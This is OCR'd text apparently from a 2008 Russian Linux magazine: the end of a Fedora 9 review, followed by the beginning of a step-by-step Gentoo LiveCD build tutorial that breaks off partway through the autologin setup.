
Программа для преобразования ext3 в ext4 пока находится в стадии разработки и не входит в *e2fsprogs* (и это несмотря на то, что экспериментальная поддержка ext4 впервые была выпущена в виде патча для ядра 2.6.19 в конце 2006 года Эндрю Мортоном). Хотя можно просто монтировать имеющиеся разделы ext3 как ext4, но для обратного преобразования придется удалить все новые файлы и отключить флаг *EXTENTS*. Кстати, ext4 основана на ext3 и также является журналируемой. Максимальный объем раздела диска в новой файловой системе увеличен до 1 эксабайта (2^60 байт), а максимальный размер файла — до 16 Тб. Появились расширенные атрибуты для SElinux, beagle, Samba и некоторых других приложений. В ряде операций (вроде удаления больших файлов) ext4 быстрее ext3. Во избежание фрагментации и для повышения производительности данные добавляются в конец заранее выделенной области рядом с файлом. Все это доступно без пересборок ядра и лишних телодвижений.

Отметим появление в Fedora 9 **возможности преапгрейда** (fedoraproject.org/wiki/PreUpgrade). Теперь можно не скачивать весь дистрибутив, а просто произвести загрузку тех пакетов, которые требуют обновления. Риск оказаться с неработающей системой, как это случалось при «yum upgrade», сведен к минимуму. Команды просты:

```
# yum update
# yum install preupgrade
# preupgrade
```

В появившемся окне выбираем вариант Fedora, до которого хотим модернизировать систему. Текущая версия PreUpgrade поддерживает обновление Fedora 7 и 8. После закачки пакетов перезагружаем систему и встречаем Анаконду.

В состав Сульфура включена универсальная оболочка для управления пакетами **PackageKit** (packagekit.org) — своеобразная надстройка над стандартными средствами YUM, APT, conary, box, alpm, smart, pisi, zypp и прочими. Это абстрактный слой для D-Bus. Он позволяет пользователю управлять пакетами через независимый от дистрибутива и архитектуры API. Для удобства управления предлагается консольный интерфейс и два варианта графического: gnome-packagekit для GNOME и QPackageKit для KDE. В F9 интегрирована система управления правами пользователей PolicyKit



При попытке воспроизвести MP3-файл предлагают установить нужный кодек

Рабочий стол нового GNOME

(hal.freedesktop.org/docs/PolicyKit), назначение которой — повышение безопасности; осуществляется за счет гибкого доступа к действиям, требующим наличия прав root'а. Другими словами, административные приложения могут запускаться от имени обычного пользователя и получать дополнительные привилегии динамически — исключительно на необходимые операции. Некоторые утилиты, вроде PackageKit и GVFS, уже используют PolicyKit.

Раз уж речь зашла о безопасности, скажем и о появлении системы управления FreeIPA, объединяющей Linux, Fedora Directory Server, MIT Kerberos, NTP, DNS. Все операции производятся при помощи утилит командной строки и веб-интерфейса.

Вместо kudzu используется оценка аппаратного обеспечения средствами HAL и udev.

Система инициализации также претерпела изменения. Теперь вместо древнего */sbin/init* используется **Upstart** (upstart.ubuntu.com), впервые появившийся в Ubuntu 6.10 «Edgy Eft». Такая событийная (event-based) система стартует сервис по запросу, то есть когда он действительно нужен. Результат — система загружается на порядок быстрее, хотя, субъективно говоря, Ubuntu догнать пока не удалось. Да, вследствие этих изменений /etc/inittab теперь можно не искать.

Команда «uname -r» показывает наличие ядра версии 2.6.25-14, которое изначально поддерживает Xen. При сбое дампы ядра могут автоматически отправляться на www.kerneloops.org для устранения ошибок.

Запуск и останов сервера XOrg версии 1.4.99.901 теперь выполняются заметно шустрее.

СЕРНЫЕ ЖУКИ

К сожалению, не обошлось и без багов. В процессе тестирования Fedora 9 не сумели выявить досадную ошибку: при использовании русского языка завершить процесс установки не удается! Описание можно найти по адресу fedoraproject.org/wiki/ru_RU/Releases/9/InstallationFailed. Суть проста. При установке на русском языке (при попытке выбрать некоторые группы пакетов) программа уходит в аут. Причем, это проявляется как в графическом режиме, так и в текстовом. В ближайшее время планируется выход обновленного набора установочных носителей. Обойти ошибку можно несколькими способами. Например, производить установку на английском. Если с языком Шекспира не сложилось, то просто ставь систему, как есть, с пакетами, предлагаемыми по умолчанию. А уже потом в рабочей системе полируй до нужной кондиции. По ссылке можно найти пакет исправлений, который следует записать на носитель и устанавливать с параметром «updates».

Кроме этого, при установке с LiveCD-варианта, после перезагрузки на втором этапе, когда необходимо ввести имя пользователя и пароль, почему-то не работает переключатель клавиатуры. Хотя в *xorg.conf* все выглядит правильным:

```
Option "XkbLayout" "us,ru"
Option "XkbOptions" "grp:shifts_toggle,grp_led:scroll"
```

Символы кириллицы инсталлятор принимать отказался напрочь. Пришлось на пароль и логин вводить только цифры. Хотя Анаконда и ругалась на их простоту, это позволило довести процесс до победного. Затем уже в рабочей системе создал нового юзера с нормальным логином и пассвордом. Кстати, не забудь исправить на:

```
Option "XkbLayout" "us,ru(winkeys)"
```

— чтобы точка и запятая были на своем месте.

Также замечены проблемы с проверкой орфографии в некоторых приложениях под GNOME, например, Evolution и gajim. Впрочем, в гноме проблемы с локализациями случаются через релиз.


ЗНАКОМИМСЯ БЛИЖЕ

Рабочий стол в обеих средах внешне мало изменился. Та же Nodoka с новыми обоями. Правда, на кнопке развертывания окна вместо привычного прямоугольника зачем-то прилепили крестик. Поначалу, нажимая на нее, думаешь — «окно свернется или закроется». Как и раньше, на рабочий стол помещен ярлык «Компьютер», открывающий доступ к разделам жесткого диска. В F8 тут сразу же появлялись ссылки на сетевые ресурсы, в F9 их нет. Наличие драйверов NTFS-3G означает возможность не только чтения, но и записи в раздел с файловой системой NTFS. Имена файлов на кириллице выводятся корректно. С определением оборудования проблем не возникло — все было распознано и настроено.

При попытке проиграть файлы в форматах WMA и MP3 стартовал Totem; кодека в системе, естественно, нет, но его было предложено установить. Форматы Ogg Vorbis, Theora, Speex и FLAC поддерживаются изначально. Остальное

Один из переломных моментов

RedHat 8.0 (**Psyche**) стал первым дистрибутивом Linux, в котором официально были исключены приложения с закрытой лицензией, в том числе и популярные кодеки MP3. Хотя, учитывая его американские корни, ничего удивительного нет. Такой шаг вызвал негодование пользователей и появление многочисленных «HOWTO», рассказывающих, как добавить в систему нужные кодеки.




Программа установки новых приложений проста и понятна

можно найти в репозитарии **Livna** (rpm.livna.org), в котором есть мультимедиа кодеки и приложения, отсутствующие в стандартном репозитарии. Подключить Livna очень просто:

```
$ su -c 'rpm -ivh http://rpm.livna.org/livna-
release-9.rpm'
```

Уничтожишь менеджер пакетов по функциональности явно уступает Synaptic, но свои задачи выполняет добротно. О наличии обновлений сигнализирует специальный апплет.
Проанализировав весенние релизы дистрибутивов этого года, можно сделать вывод, что решения с рабочим столом GNOME имеют гораздо больше новинок и положительных отзывов сообщества. Что совершенно не удивляет. Развитие KDE 3.x фактически прекращено, а KDE 4 еще не набрал критической массы и стабильностью не радует. Зато в GNOME 2.22 новых фичей не на один обзор. На смену GNOME-VFS пришла виртуальная файловая система GVFS, работающая прозрачно с сетью (SFTP, FTP, DAV, SMB, ObexFTP). Основные ее приложения уже используют GVFS. Благодаря этой среде, файловый менеджер Nautilus избавился от некоторых своих недостатков вроде невозможности восстановления файлов из корзины — да и стал чуточку шустрее. GVFS также обеспечивает монтирование FUSE к *$HOME/.gvfs* (этим могут пользоваться старые приложения, поддерживающие обычные функции ввода-вывода POSIX).
Главное, о чем следует помнить, что, в отличие от GNOME-VFS, соединения в GVFS сохраняют состояние, и пользователь вводит пароль только один раз. Здесь нужно быть внимательным: ведь удалив подкаталог в *$HOME/.gvfs* (или весь *$HOME*), при наличии прав ты уничтожишь и файлы на удаленном сервере.
В состав GNOME входит утилита Cheese для работы с веб-камерами, захвата и редактирования видео. Новый Evolution получил поддержку Google Calendars и научился назначать письмам собственные метки. Кстати, гном стал композитным оконным менеджером. Возможности пока скромные (тени, предпросмотр по <Alt+Tab> и некоторые эффекты прозрачности), но, очевидно, это только начало.
В стандартные часы рабочего стола интегрирован апплет *intlclock* — теперь кроме локального времени и календаря отображаются время и погода в указанных точках планеты.
В роли основного браузера используется Firefox 3 Beta 5 с поддержкой родного GTK-оформления.
В менеджере сети **NetworkManager** появились новые пункты, при помощи которых можно создавать подключения к GSM и CDMA-сетям, настраивать VPN и DSL-соединения, а также буквально двумя щелчками мыши поднимать точки доступа Wi-Fi.
Звуковой сервер PulseAudio, появившийся в предыдущей версии, теперь стал стандартным. Настройка некоторых его параметров производится при помощи графической утилиты PulseAudio Volume Control.

Fedora — первый дистр, разработчики которого отказались от KDE 3



ЗАКЛЮЧЕНИЕ

Релиз, несмотря на некоторые недочеты, вроде бага с программой установки и большей возней при установке кодеков, удался на славу. Сторонники KDE и GNOME, думаю, положительно оценят все нововведения. Впрочем, прогресс не стоит на месте. Уже опубликована спецификация следующего релиза Fedora 10, выпуск которого планируется в конце октября.][



info

- Помимо рабочих сред KDE и GNOME, в Fedora 9 присутствует обновленный Xfce 4.4.2.
- **IcedTea** (полностью открытый Java-пакет) заменен на Java OpenJDK 6.
- Наличие драйверов NTFS-3G означает возможность не только чтения, но и записи в раздел с файловой системой NTFS.
- Обзор KDE 4 читай в январском номере][за 2008 год.
- Следующий релиз Fedora 10 планируется 28 октября 2008 года.



links

Поиск информации по дистрибутиву следует начинать с Wiki проекта fedoraproject.org/wiki/ru_RU.



warning

Сразу после выхода Сульфура был обнаружен баг в программе установки, описание которого можно найти по адресу fedoraproject.org/wiki/ru_RU/Releases/9/InstallationFailed.



ВИТАЛИЙ «PIZGIN» ШИШОРИН
/ pizgin@gmail.com /

Все свое ношу с собой

СОБИРАЕМ LIVECD НА БАЗЕ GENTOO LINUX

Тебе нравится идея LiveCD? Ты уже давно подумываешь о том, как создать свой идеальный дистрибутив? Эта статья специально для тебя. Сделай свой собственный диск. Наполни его самыми полезными и актуальными программами, бери его с собой и раздавай друзьям. Почувствуй себя настоящим дистростроителем!

ВВЕДЕНИЕ

Без преувеличения можно сказать, что все, кто хотя бы мало-мальски знаком с Linux-системами, видели и знают, что такое LiveCD. Гибкость и возможности применения живых дистрибутивов сложно недооценить. Кроме основного их назначения — служить своего рода реаниматорами — существуют версии, разработанные для запуска игр, просмотра DVD, прослушивания музыки, проверки безопасности сети, обучения и т.д. Администраторы применяют LiveCD для восстановления сбойных систем. Программист, создав свой проект, может записать его на LiveCD и пойти на встречу к заказчику. Ну а рядовому пользователю просто приятно иметь при себе заточенный под его нужды диск со всеми необходимыми для работы программами. LiveCD активно применяются не только в IT-сфере, но и на производстве. Например, разработчики игровых автоматов и электронных киосков для упрощения обновления внутреннего ПО используют в своих изделиях вместо жестких дисков связку CDROM+LiveCD.

Сегодня мы рассмотрим, как можно собрать свой собственный LiveCD. В качестве основы будет использоваться мета дистрибутив Gentoo Linux, который славится невероятной гибкостью настройки, скоростью и продуманностью инструментов. Абсолютно все программы, начиная от архиватора и заканчивая KDE, мы будем компилировать из исходников. После выполнения всех пунктов у нас получится полностью русифицированный LiveCD-диск, включающий все необходимые драйверы, программы, KDE, поддерживающий автомонтирование съемных устройств и обладающий всеми преимуществами обычного «настольного» дистрибутива. В будущем этот диск можно бесконечно улучшать, настраивать, обновлять. В общем, работать с ним, как с обычной ОС.

ПОДГОТОВКА

Итак, нам понадобится:

1. Архив второй стадии
2. Свежий набор портеджей
3. Коллекция исходных текстов программ
4. Утилита для работы со сжатой файловой системой squashfs и программа записи CD-дисков
5. Приблизительно 12 часов терпения

Первые три пункта можно слить с любого зеркала Gentoo.

Чтобы получить современную, полностью работоспособную систему с KDE, нужно будет скачать около 600 Мб файлов с исходными текстами. Читатели, у которых доступ в Сеть не безлимитный, сейчас возможно немного расстроились, и это зря. Мы скачали и записали на прилагаемый к журналу диск самые актуальные на начало мая 2008-го года исходные файлы.

Четвертый пункт ставится имеющимися средствами используемой ОС. В Gentoo это делается так:

```
# emerge -av squashfs-tools cdrtools
```

Теперь по пункту пять — или про 12 часов терпения. Gentoo относится к разряду так называемых Source Based дистрибутивов. Основная идея, лежащая в основе Gentoo, — компиляция всех пакетов из исходников на компьютере пользователя. Основным преимуществом такого подхода будет то, что все собранное ПО наилучшим образом оптимизировано под архитектуру компьютера, на котором оно собиралось. А минусы — установка программ потребует гораздо больше времени, чем в «обычных» дистрибутивах. Но здесь все зависит от мощности используемого тобой компа.

Двенадцать часов — это суммарное время компиляции всех программ на моем AMD Duron 2500 с 1 Гб ОЗУ. Если у тебя более мощная машина, следовательно, затратишь меньше времени. Особенно, если у тебя многоядерная или многопроцессорная система. Опытным путем проверено, что сборка идет ровно в два раза быстрее, чем на аналогичной однопроцессорной. Чтобы ты мог планировать свое время, я буду указывать длительность компиляции на различных стадиях.

Хотя в качестве host-системы здесь описывается Gentoo — это не принципиально, собирать такой LiveCD можно на любом дистрибутиве.




Сам процесс сборки несложен, и его можно разделить на следующие этапы:

```
1. Создание дерева каталогов, распаковка архива второй стадии и набора портеджей
2. Базовая настройка второй стадии и сборка из него третьей
3. Сборка и установка ядра, настройка загрузчика.
4. Установка скриптов для автоматического конфигурирования оборудования
5. Настройка автоматического входа в систему
6. Создание первого ISO образа и проверка его работоспособности
7. Сборка KDE, русификация, установка TrueType шрифтов
8. Настройка автоматического входа для KDM и тонкая настройка KDE
9. Установка дополнительных приложений
```

Подробно рассмотрим каждый из них.

СОЗДАНИЕ ДЕРЕВА КАТАЛОГОВ, РАСПАКОВКА АРХИВА ВТОРОЙ СТАДИИ И НАБОРА ПОРТЕДЖЕЙ

Для сборки **LiveCD** и последующей удобной его поддержки нужно продумать и создать структуру каталогов, где будет проходить сборка и обновление системы. Для себя я сделал такой выбор:

```
'-- livecd
   |-- conf
   |-- distrib
   |-- scripts
   |-- source
   '-- target
```

В директории conf будем собирать свои конфигурационные файлы. В distrib скопируем то, из чего, собственно, и собирается LiveCD — набор портеджей, архив второй стадии, исходные файлы всех необходимых пакетов и, возможно, какие-то картинки и прочий пользовательский контент. Директория scripts предназначена для сборочных и вспомогательных скриптов. Каталог Target нужен для обработки готового дистрибутива и создания из него образа для записи на CD. Под «обработкой» подразумевается удаление сборочных каталогов, файлов справки, исходников ядра и прочих вещей, которые не нужны на LiveCD, и, удалив их, мы получим больше места для других файлов и программ. Сам дистрибутив будет находиться в каталоге source. Дерево каталогов нужно распаковать на жесткий диск. Куда распаковывать, в принципе, без разницы, лишь бы на этом разделе было свободно, как минимум, 5 Гб.
Переходим в корень созданного дерева. Все последующие шаги будут выполняться именно здесь.

```
$ cd ~/livecd
```

Принимаемся за архив второй стадии и набор портеджей:

```
# tar -C source -pxjvf
  distrib/stage2-i686-2007.0.tar.bz2
# tar -C source/usr -xjvf
  distrib/portage-20080321.tar.bz2
```

БАЗОВАЯ НАСТРОЙКА ВТОРОЙ СТАДИИ И СБОРКА ТРЕТЬЕЙ

Сейчас система распакована в каталог source. Можно переходить (как еще говорят, chroot'иться) в собираемую систему и начинать подгонять ее под свои запросы. Но перед этим дам маленький совет. Работа в source-окружении будет занимать большую часть времени, и чтобы легко отличать консоль в песочнице от консоли основной системы, рекомендую для первой изменить приглашение командной строки и вместо «#» написать, например, «(LIVECD) #». Для этого копируем заготовленный в conf директории файл root/bashrc в каталог source/root/ (добавив в начало названия точку).

```
# cp conf/root/bashrc source/root/.bashrc
```

Также скопируем в source/root скрипт prepare. Он поможет нам провести базовую настройку и русификацию нашего дистрибутива.

```
# cp scripts/inside_livecd/prepare source/
root/
```

Если ты планируешь из **chroot**-окружения качать какие-то файлы из Сети, тогда предварительно скопируй конфиг /etc/resolv.conf в source/etc:

```
# cp /etc/resolv.conf source/etc/
```

Переходим в chroot-окружение:

```
# cd scripts
# ./enter
```

Если все прошло нормально, то на экране не должно быть никаких ругательных сообщений, а приглашение командной строки будет выглядеть так:

```
(LIVECD) #
```

Сейчас мы находимся в только что распакованной из stage2 системе. Общий план дальнейших действий таков:

```
1. Установить имя машины/домена, профиль, дописать USE флагов в make.conf, создать /etc/fstab
2. Установить часовой пояс, перевести часы в режим Local, сгенерировать русские локали, установить русскую раскладку клавиатуры и экранный шрифт
3. Выполнить «emerge -e system» и «emerge -e world» для получения Stage3
4. Не забыть установить пароль root'у
```

Первые два пункта за нас выполнит prepare. Открой этот скрипт в текстовом редакторе и убедись, что тебя все устраивает (например, название livecd, переключатель раскладки клавиатуры и пр.). Итак, начинаем:

1. Подготавливаем и русифицируем систему:

```
(LIVECD) # /root/prepare
```

2. Устанавливаем основные утилиты для управления пакетами:

```
(LIVECD) # emerge -av gentoolkit
```

Примечание: при первом запуске команды emerge по экрану должны проскочить текстовые блоки вида «Performing Global Updates:...» — это нормально.




info
Из Википедии: «Дистрибутив LiveCD — сборка операционной системы, которая не требует установки на винчестер, а для ее запуска требуется лишь вставить в привод CD-ROM диск с дистрибутивом и настроить в BIOS загрузку с CD-ROM, после чего перезагрузить компьютер».



links
• Дополнительную информацию о том, как работать с Gentoo и конкретно с утилитой для управления пакетами emerge, ты можешь получить на официальном сайте Gentoo — www.gentoo.org/doc/ru/.

• Настоятельно рекомендую ознакомиться с книгой «Сборник статей о Gentoo Linux», содержащей более 800 страниц отборной русскоязычной документации. Скачать ее в различных форматах можно по адресу: code.google.com/p/gentoo-doc/downloads/list.


Midnight Commander


Konqueror 3.5.8

3. Собираем Stage3. На момент написания статьи в дистрибутиве замечен небольшой нюанс с установкой Perl, поэтому перед выполнением «`emerge -e system`» необходимо выполнить следующее:

```
(LIVECD) # emerge --oneshot gdbm db
(LIVECD) # emerge -N --oneshot --nodeps perl
```

Пересобираем систему:

```
(LIVECD) # emerge -e system
```

Возможно, где-то на середине сборка system прервется с ошибкой на пакете `sys-apps/attr`. Выглядеть ошибка будет так: «`libexpat.so.0: cannot open shared objects file: No such file or directory`». Если это случилось, создаем символическую ссылку с `libexpat.so` на `libexpat.so.0` и пробуем продолжить сборку:

```
(LIVECD) # ln -s /usr/lib/libexpat.so /usr/lib/libexpat.so.0
(LIVECD) # emerge --resume
```

Обновляем конфигурационные файлы установленных приложений:

```
(LIVECD) # dispatch-conf
```

Здесь нужно быть внимательным и не затереть те конфигурационные файлы, которые мы сами изменяли (или их изменил скрипт prepare).

Версии основных используемых пакетов

```
sys-fs/squashfs-tools-3.1_p2
app-misc/livecd-tools-1.0.40_pre1
sys-kernel/genkernel-3.4.10_pre7
sys-kernel/gentoo-sources-2.6.24-r3
sys-apps/hwdata-gentoo-0.3
sys-apps/hwsetup-1.2
x11-misc/mkxf86config-0.9.9

stage2-i686-2007.0.tar.bz2
portage-20080321.tar.bz2
```

Это касается русского шрифта, раскладки клавиатуры и прочего. В общем, прежде чем в ответ на вопрос dispatch-conf'а жать '`u`', внимательно посмотри, какой файл он хочет обновить. Если это файлы: `clock`, `consolefont`, `hostname` или `keymaps`, — жми '`z`' (не обновлять).

Проверяем целостность зависимостей системы:

```
(LIVECD) # revdep-rebuild
```

То же самое и про мир. Пересобираем, обновляем конфигурационные файлы, проверяем целостность зависимостей:

```
(LIVECD) # emerge -e world
(LIVECD) # dispatch-conf
(LIVECD) # revdep-rebuild
```

Пересборка system на AMD Duron 2500 заняла 4 часа 30 мин, world — 4 часа 20 минут.

4. Задаем пароль root'а:

```
(LIVECD) # passwd
```

СБОРКА И УСТАНОВКА ЯДРА, ПЛЮС НАСТРОЙКА ЗАГРУЗЧИКА

Устанавливаем и компилируем ядро:

```
(LIVECD) # emerge -av gentoo-sources
```

Устанавливаем утилиту для автоматической сборки ядра:

```
(LIVECD) # emerge -av genkernel
```

Пакет genkernel должен быть >=3.4.10_pre4. На момент написания статьи такой версии в стабильной ветке не было. Если у тебя то же самое, разрешаем устанавливать его из тестовой (~x86). Для этого выполним:

```
(LIVECD) # echo 'sys-kernel/genkernel ~x86' >> \
      /etc/portage/package.keywords
```

Устанавливаем splash-темы для красивой графической загрузки:

```
(LIVECD) # emerge -av splash-themes-livecd
```

Собираем ядро:

```
(LIVECD) # genkernel all --menuconfig --splash=livecd-2007.0
```



Просмотр документации

Внешний вид рабочего стола

Появится стандартный диалог настройки ядра. Если что-то нужно изменить — меняем. Если нет — выбираем `exit` и выходим.
Сборка на AMD Duron 2500 заняла 45 минут, так что запасись терпением.
Устанавливаем загрузчик:

```
(LIVECD) # emerge -av syslinux
(LIVECD) # mkdir /boot/isolinux
(LIVECD) # cp /usr/lib/syslinux/isolinux.bin /boot/
isolinux
(LIVECD) # cp /boot/kernel-genkernel-x86-2.6.24-gentoo-
r3 /boot/isolinux/vmlinuz

(LIVECD) # cp /boot/initramfs-genkernel-x86-
2.6.24-gentoo-r3 \
        /boot/isolinux/initrd.igz
```

Из директории с конфигурационными файлами копируем в `/boot/isolinux` файл `isolinux.cfg`.

УСТАНАВЛИВАЕМ И ДОБАВЛЯЕМ В АВТОЗАГРУЗКУ GENTOO LIVECD СКРИПТЫ

Снимаем маскировку (установлена разработчиками, чтобы предупредить о том, что скрипты предназначены только для использования вместе с livecd):

```
(LIVECD) # echo 'app-misc/livecd-tools' >> /etc/portage/
package.unmask
(LIVECD) # echo 'x11-misc/mkxf86config' >> /etc/portage/
package.unmask
(LIVECD) # echo 'sys-apps/hwsetup' >> /etc/portage/
package.unmask
(LIVECD) # emerge -av livecd-tools
```

Не спеши отвечать `'yes'`. Лучше внимательно посмотри на список предлагаемых пакетов: библиотека `libkudzu` должна предлагаться версии не ниже, чем 1.2.57.1. Если будет устанавливаться более старая версия, отвечаем `'no'` и разрешаем `libkudzu` из тестовой ветки. Вот так:

```
(LIVECD) # echo 'sys-libs/libkudzu ~x86' >> /etc/
portage/package.keywords
```

После повторной команды «`emerge -av livecd-tools`» должна быть предложена более новая версия.
Затем добавляем пакет в автозагрузку:

```
(LIVECD) # rc-update add autoconfig default
```

Создаем пользователя, с правами которого будем работать:

```
(LIVECD) # useradd -m -G users,wheel,audio,\
  video,cdrom,cdrw,usb \
  -s /bin/bash livecd
```

Устанавливаем пароль:

```
(LIVECD) # passwd livecd
```

НАСТРАИВАЕМ АВТОМАТИЧЕСКИЙ ВХОД В СИСТЕМУ

1. Устанавливаем mingetty:

```
(LIVECD) # emerge -av mingetty
```

2. Прописываем его в /etc/inittab вместо agetty. Строку:

```
c1:12345:respawn:/sbin/agetty 38400 tty1 linux
```

нужно исправить на:

```
c1:12345:respawn:/sbin/mingetty
  --autologin livecd
  --noclear tty1
```

3. Правим файл `/sbin/rc`. Находим секцию «`Updating inittab`» (приблизительно строка 500) и делаем ее такой:

